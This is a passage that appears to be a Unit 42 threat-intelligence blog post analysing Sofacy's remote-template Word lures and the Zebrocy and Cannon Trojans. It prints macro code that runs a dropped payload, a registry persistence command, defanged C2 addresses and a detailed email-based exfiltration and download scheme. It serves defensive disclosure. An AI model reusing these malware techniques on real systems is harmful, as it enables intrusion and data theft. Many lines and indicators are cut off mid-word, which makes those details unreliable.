Sofacy Continues Global Wheels Out New ‘Canno

By Robert Falcone and Bryan Lee
November 20, 2018 at 6:00 AM
Category: Unit 42
Tags: Cannon, Sofacy, Zebrocy

This post is also available in: 日本語 (Japanese)

In late October and early November 2018, Unit 42 intercepted a series of weaponized documents that use a technique to load remote templates containing a malicious macro. These types of weaponized documents are not uncommon but are more difficult to identify as malicious by automated analysis systems due to their modular nature. Specific to this technique, if the C2 server is not available at the time of execution, the malicious code cannot be retrieved, rendering the delivery document largely benign.

The weaponized documents targeted several government entities around the globe, including North America, Europe, and a former USSR state. Fortunately for us, the C2 servers for several of these documents were still operational allowing for retrieval of the malicious macro and the subsequent payloads. Analysis revealed a consistent first-stage payload of the well-documented Zebrocy Trojan. Additional collection of related documents revealed a second first-stage payload that we have named ‘Cannon’. Cannon has not been previously observed in use by the Sofacy group and contains a novel email-based C2 communication channel. Email as a C2 channel is not a new tactic, but it is generally not observed in the wild as often as HTTP or HTTPS. Using email as a C2 channel may also decrease the chance of detection, as sending email via non-sanctioned email providers may not necessarily construe suspicious or even malicious activity in many enterprises.

The activity discussed in this blog revolves around two of the multitude of weaponized documents that we collected. These two documents shared multiple data artifacts, such as a shared C2 IP, shared author name, and shared tactics. Details of the ex the Cannon Trojan will be discussed in a later blog. A par two documents we analyzed was the filename used, `cra 737).docx`. This is not the first instance of an adversar lure, but it is interesting to see this group attempt to cap event to execute their attack.

Attack Details

The initial sample we intercepted was a Microsoft Word document (SHA256: `2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f`) with the filename `crash list(Lion Air Boeing 737).docx` using the author name `Joohn`. This document appeared to be targeting a government organization dealing with foreign affairs in Europe via spear-phishing. Once the user attempts to open the document, Microsoft Word immediately attempts to load the remote template containing a malicious macro and payload from the location specified within the `settings.xml.rels` file of the DOCX document, as seen here:

```
<Relationship Id="rId1" Type="http://schemas.openxmlformats.org/officeDocument/2006/rela
```

If the C2 has already been taken offline the document will still open, but Word will be unable to retrieve the remote template and thus Word will not load a macro. In this situation, Word will present the same lure document to the victim as seen in Figure 2, but without the ability to enable macros via an `Enable Content` button. Assuming the C2 is still operational however, Word loads the remote template (SHA256: `f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5`) and the user is presented with the screen as seen in Figure 1.




Figure 1 Lure scr

Once the victim presses the Enable content button, the embedded macro is executed. The macros used for these delivery documents use a less common method of using the `AutoClose` function. This is a form of anti-analysis as Word will not fully execute the malicious code until the user closes the document. If an automated sandbox exits its analysis session without specifically closing out the document, the sandbox may miss the malicious activity entirely. Once successfully executed, the macro will install a payload and save a document to the system. Typically, we expect to see a decoy document saved to the system and later displayed to make the victim less suspicious of malicious activity; however, in this case the document saved to the system was never displayed and does not contain any pertinent content to the Lion Air tragedy theme seen in the filename. The macro obtains the document saved to the system from within the document stored as `UserForm1.Label1.Caption` and will write it to:

```
%TEMP%\~temp.docm
```

The macro obtains the payload saved to the system from within the document stored as `UserForm1.Label2.Caption` and will write it to:

```
%APPDATA%\MSDN\~msdn.exe
```

The macro executes this payload in a rather interesting way by loading the dropped `~temp.docm` document and calling a function within its embedded macro to run the payload. We believe the creator of this delivery document chose to run the payload from the dropped file as an evasion technique. Also, the fact the initial macro uses this dropped document for the execution of the payload may also explain why the document did not contain any decoy contents.

To carry out this functionality, after writing the `~temp.docm` and `~msdn.exe` files to the system, the initial macro will load the `~temp.docm` file as a Word Document object and attempts to run the function `Proc1` in the `Module1` macro within the `~tem` snippet:

```
Set WA = CreateObject("Word.Application")
WA.Visible = False
Set oMyDoc = WA.Documents.Open(vF)
WA.Application.Run "Module1.Proc1"
```

The `Proc1` function within the `Module1` does nothing r `%APPDATA%\MSDN\~msdn.exe` path to the dropped pa `Shell` function, as seen in the following code snippet:

```
vAdd = "~msdn"
vFileName = Environ("APPDATA") & "\MSDN\"
vFileName = vFileName + vAdd & ".e" + "x" & "e"
Shell vFileName
```

The payload dropped to the system (SHA256: `6ad3eb8b5622145a70bec67b3d14868a1c1386486` packed Zebrocy variant written in the Delphi language. T similar to the Delphi-based payloads discussed in our pre Zebrocy earlier this year. The developer of this particular URL to communicate with as its C2:

`hxxp://188.241.58[.]170/local/s3/filters.php`

The Zebrocy Trojan gathers system specific information that it will send to the C2 server via an HTTP POST request to the above URL. Like other Zebrocy samples, this Trojan collects system specific information it will send to the C2 server by running the command `SYSTEMINFO & TASKLIST` on the command line and by enumerating information about connected storage devices. This specific variant of Zebrocy will also send a screenshot of the victim host as a JPEG image to the C2 server. The C2 server will then provide a secondary payload to the beacon in ASCII hexadecimal representation, which the Trojan will decode and write to the following location:

`%APPDATA%\Roaming\Audio\soundfix.exe`

During our analysis, the C2 server provided a secondary payload that functionally appeared similar to the initial Zebrocy sample. The secondary payload was also written in Delphi and its developer configured it to communicate with its C2 server using HTTPS via the following URL:

`hxxps://200.122.181[.]25/catalog/products/books.php`

New Cannon Trojan

We were able to collect a second delivery document that shared the Joohn author from the crash list(Lion Air Boeing 737).docx document, as well as the 188.241.58[.]170 C2 IP to host its remote template. Structurally this sample was ve document, but the payload turned out to be a completel

The tool is written in C# whose malicious code exists in a basis of the Trojan's name. The Trojan functions primarily communicate between the Trojan and the C2 server. To will send emails to specific email addresses via SMTPS o Cannon can be seen in Table 1. This tool also has a heav run its methods in a specific order and potentially increa

Function	Description	
start_Tick	Adds persistence and generates system specific identifier	
inf_Tick	Gathers system information	
screen_Tick	Takes a screenshot of the deskto	
txt_Tick	Logs into primary POP3 account and gets secondary POP3 account	120
load_Tick	Logs into secondary POP3 account to download attachment to email	120
subject_Tick	Logs into primary POP3 account to get path to for the downloaded attachment	120
run_Tick	Moves the downloaded attachment to path and creates a process with attachment	60

Table 1 Functions executed by Cannon and their purpose

The overall purpose of Cannon is to use several email accounts to send system data (system information and screenshot) to the threat actors and to ultimately obtain a payload from an email from the actors. The image in Figure 2, in addition to the following step-by-step process illustrates how Cannon communicates with the actor-controlled C2 email address to obtain a secondary payload:

Figure 2 C2 process flow for Cannon

1. Cannon gathers system information and saves it to a file named ini. The Trojan sends an email to `sahro.bella7[at]post.cz` with `i.ini` as the attachment, `S_inf` within the body and a subject with a unique system identifier via SMTPS from one of the following accounts:

- `Bishtr.cam47`
- `Lobrek.chizh`
- `Cervot.woprov`

2. Cannon takes a screenshot and saves it to a file named ops. The Trojan sends an email to `sahro.bella7[at]post.cz` with `sysscr.ops` as the attachment, the string `SCreen` within the body and a subject with the unique system identifier via SMTPS from one of three previously used accounts.

3. The actors likely log into `sahro.bella7[at]post.cz` and process the system information and screenshot sent by the Trojan to determine if the compro
wishes to download an additional payload to the compro
emails in the following steps.

4. The actor sends an email to `trala.cosh2[at]post`
subject with a secondary email account and credentials i
message body. This secondary email account is unknowr
"secondary email account" in future steps.

5. The actor sends an email to the secondary email accou
subject with a secondary payload attached with a filenar

6. Cannon logs into the `trala.cosh2[at]post.cz` a
subject that matches the unique system identifier. Cann
and decodes the hexadecimal data in the body of the me
account.

7. Cannon acknowledges the receipt of the secondary er
to `sahro.bella7[at]post.cz` with `s.txt` (contains
attachment, `ok` within the body and a subject with the u
of the three accounts from Step 1.

8. The actor sends an email to `trala.cosh2[at]post`
subject with a file path that the Cannon Trojan will use t

9. Cannon logs into the secondary email account via POP3S looking for emails with a subject that matches the unique system identifier. Cannon opens the email with the correct subject and saves the attachment named `auddevc.txt`.

10. Cannon acknowledges the receipt of file download by sending an email to `sahro.bella7[at]post.cz` with `l.txt` (contains `090` string) as the attachment, `ok2` within the body and a subject with the unique system identifier via SMTPS from one of the three accounts from Step 1.

11. Cannon logs into the `trala.cosh2[at]post.cz` account via POP3S looking for emails with a subject that matches the unique system identifier. Cannon opens the email with the correct subject and decodes the hexadecimal data in the body of the message to obtain the file path that it will use to move the downloaded `auddevc.txt` file.

12. Cannon acknowledges the receipt of file path by sending an email to `sahro.bella7[at]post.cz` with `s.txt` (contains `{SysPar = 65}` string) as the attachment, `ok3` within the body and a subject with the unique system identifier via SMTPS from one of the three accounts from Step 1.

13. Cannon moves the downloaded file to the specified path.

14. Cannon acknowledges the successful move by sending an email to `sahro.bella7[at]post.cz` with `l.txt` (contains `090` string) as the attachment, `ok4` within the body and a subject with the unique system identifier via SMTPS from one of the three accounts from Step 1.

15. Cannon runs the downloaded file from the specified path.

16. Cannon acknowledges the successful execution by sending an email to `sahro.bella7[at]post.cz` with `s.txt` (contains `{SysPar = 65}` string) as the attachment, `ok5` within the body and a subject with the unique system identifier via SMTPS from one of the three accounts from Step 1.

For a complete analysis of Cannon, please refer to the A[

Conclusion

The Sofacy threat group continues to target government[
Soviet states to deliver the Zebrocy tool as a payload. In[
to install Zebrocy used remote templates, which increase[
active C2 server is needed to obtain the macro-enabled[
the recent Lion Air disaster as a lure in one of these atta[
to use current events in their social engineering themes.

Of note, we also discovered the Sofacy group using a ve[
new Trojan called Cannon. Cannon uses SMTPS and PO[
that uses a more commonly observed HTTP or HTTPS b[
more effective at evading detection as the external host[
provider. Add the layer of encryption that the SMTPS an[
legitimate web-based service and you have a very diffic[

While Sofacy's campaign delivering Zebrocy and Cannon remains active, Palo Alto Networks customers are protected from this threat in the following ways:

- AutoFocuscustomers can track these samples with the Zebrocy and Cannon
- WildFiredetects the delivery documents, Zebrocy and Cannon payloads discussed in this blog with malicious verdicts.
- Traps blocks the macro-ladened remote templates as Suspicious macro detected, as well as Zebrocy and Cannon payloads as Suspicious executable detected.
- The IP addresses hosting remote templates and C2 services in these attacks are classified as Command and Control.

Indicators of Compromise

Delivery Hashes

```
2cfc4b3686511f959f14889d26d3d9a0d06e27ee2bb54c9afb1ada6b8205c55f
af77e845f1b0a3ae32cb5cfa53ff22cc9dae883f05200e18ad8e10d7a8106392
```

Remote Template Hashes

f1e2bceae81ccd54777f7862c616f22b581b47e0dda5cb02d0a722168ef194a5
fc69fb278e12fc7f9c49a020eff9f84c58b71e680a9e18f78d4e6540693f557d

Remote Templates

hxxp://188.241.58[.]170/live/owa/office.d

Zebrocy Hashes

6ad3eb8b5622145a70bec67b3d14868a1c1386486

Zebrocy C2 URLs

hxxp://188.241.58[.]170/local/s3/filters.

hxxps://200.122.181[.]25/catalog/products

Cannon Hashes

61a1f3b4fb4dbd2877c91e81db4b1af8395547eab199bf920e9dd11a1127221e

Cannon Email Accounts

sahro.bella7[at]post.cz
trala.cosh2[at]post.cz
bishtr.cam47[at]post.cz
lobrek.chizh[at]post.cz
cervot.woprov[at]post.cz

Appendix

The Cannon Trojan is written in C# and functions primarily as a downloader that relies on emails to communicate between the Trojan and the C2 server. To communicate with the C2 server, the Trojan will send emails to specific email addresses via SMTPS over TCP port 587. This tool uses a variety of functions that are run in a specific order to:

- Gather system information and a screenshot
- Send the gathered information to the actor via an email
- Check inbox for email from actor with payload attached
- Download payload attached to email

- Execute downloaded payload

The functions called to carry out these activities are as follows:

start_Tick

This function starts off by writing the string `{SysPar =` used during C2 communications throughout the executi responsible for creating persistence by writing the follow

```
REG ADD "HKCU\Software\Microsoft\Windows
Shell /t REG_SZ /d [path to wsslc.exe]
```

It also creates a unique system specific identifier that it v send and receive messages. The system specific identifie creates using the serial number of the C volume and the `Environment.UserName`. The `start_Tick` function method.

inf_Tick

Responsible for gathering system information, which it tl

- `Application.ExecutablePath`
- `Environment.OSVersion`
- `Environment.SystemDirectory`
- `Environment.UserDomainName`
- `Environment.MachineName`
- `Environment.UserName`
- `TimeZone.CurrentTimeZone.StandardName`
- `Environment.TickCount`
- `DriveInfo.GetDrives() - Name,VolumeLabel,DriveFormat,DriveType,TotalSize,AvailableFreeSpace,Serial number`
- `Folders in C:\Program Files\`
- `Folders in C:\Program Files (x86)\`
- `Process.GetProcesses`

It will use the aforementioned authentication credentials to log into the SMTP server to send the i.ini file to the C2 email address. The email sent to exfiltrate this information will have `i.ini` attached to it with the unique system identifier as the subject and `S_inf` within the body of the email message. The `inf_Tick` function then begins the timer to run the `screen_Tick` method.

screen_Tick

Takes a screenshot of the desktop and saves it to a file n
aforementioned authentication credentials to log into th
file to the C2 email address. The email sent to exfiltrate t
attached to it with the unique system identifier as the su
email message. The `screen_Tick` function then begins

txt_Tick

The Trojan will attempt to log into `pop.seznam[.]cz` c
`trala.cosh2[at]post.cz`. If successful, the Trojan v
specifically looking for any emails that have a subject tha
an email exists, the Trojan will treat the email's body as h
that will be used by the `load_Tick` function. The Trojar
processing these emails.

If the Trojan obtained the text from the email, it will use the aforementioned authentication credentials to log into the SMTP server to send the `s.txt` file to the C2 email address. The email sent to exfiltrate this information will have `s.txt` file attached to it with the unique system identifier as the subject and the string `ok` within the body of the email message. The `txt_Tick` function then begins the timer to run the `load_Tick` method.

load_Tick

The Trojan will first remove all occurrences of `B&` and `Db` from the text obtained from the email in the `txt_Tick` function. The Trojan will then split the remaining text on the `%` character and treat the content to the left of the `%` character as an account name and the content to the right as a password. The Trojan uses these credentials to log into another email account at `pop.seznam[.]cz` via POP3s, which it will check for email messages that have the unique system identifier as the subject. The Trojan will parse emails with the correct subject to obtain its attachments. The Trojan will save any attachments whose names contain the string `auddevc` to the system, which is meant to download a file named `auddevc.txt`. The Trojan will also create a file named `l.txt` that it will write the string `090` to.

If the Trojan obtained the file from the email, it will use the aforementioned authentication credentials to log into the SMTP server to send the `l.txt` file to the C2 email address. The email sent to exfiltrate this information will have `l.txt` file attached to it with the unique system identifier as the subject and `ok2` within the body of the email message. The `load_Tick` function then begins the timer to run the `subject_Tick` method.

subject_Tick

This function is very similar in functionality to the `txt_T`
`txt_Tick` function, the Trojan will attempt to log into `p`
account name `trala.cosh2@post[.]cz`, again lookin
match the unique system identifier. The Trojan will then
data that it will save to a variable that will be used by the
to the variable should be the path in which the actor wis
`load_Tick` function to be moved to and run from.

If the Trojan obtained the text from the email, it will use
credentials to log into the SMTP server to send the `s.t`
sent to exfiltrate this information will have `s.txt` file at
identifier as the subject and `ok3` within the body of the
function then begins the timer to run the `run_Tick` me

run_Tick

The Trojan will first attempt to create the directory within the path obtained from the email in the `subject_Tick` function. It then attempts to move the `auddevc.txt` file downloaded in the `load_Tick` function to the newly created directory. If the file was successfully moved, the Trojan it will use the aforementioned authentication credentials to log into the SMTP server to send the `l.txt` file to the C2 email address. The email sent to exfiltrate this information will have `l.txt` file attached to it with the unique system identifier as the subject and `ok4` within the body of the email message.

The Trojan then attempts to create a process using the newly moved downloaded file. If the Trojan was able to successfully run the download file, it will use the aforementioned authentication credentials to log into the SMTP server to send the `s.txt` file to the C2 email address. The email sent to exfiltrate this information will have `s.txt` file attached to it with the unique system identifier as the subject and `ok5` within the body of the email message. The Trojan would then delete the `sysscr.ops` screenshot file and the `i.ini` system information file before exiting.

Most Read Articles

From DarkGate to AsyncRAT: Malware Detected and Shared As Unit 42 Timely Threat Intelligence

5,431 people reacted

From DarkGate to AsyncRAT: Malware Detected and Shared As Unit 42 Timely Threat Intelligence

- By Samantha Stallings and Brad Dunca
- December 29, 2023 at 6:00 AM

37

Tackling Anti-Analysis Techniques of GuLoader and RedLine Stealer


4,044 people reacted

Tackling Anti-Analysis Techniques of GuLoader and RedLine Stealer

- By Mark Lim and Zong-Yu Wu
- January 5, 2024 at 3:00 AM

30 6 min. read

Medusa Ransomware Turning Your Files into Stone



3,774 people reacted

Medusa Ransomware Turning Your Files into Stone

- By Anthony Galiette and Doel Santos
- January 11, 2024 at 6:00 AM

11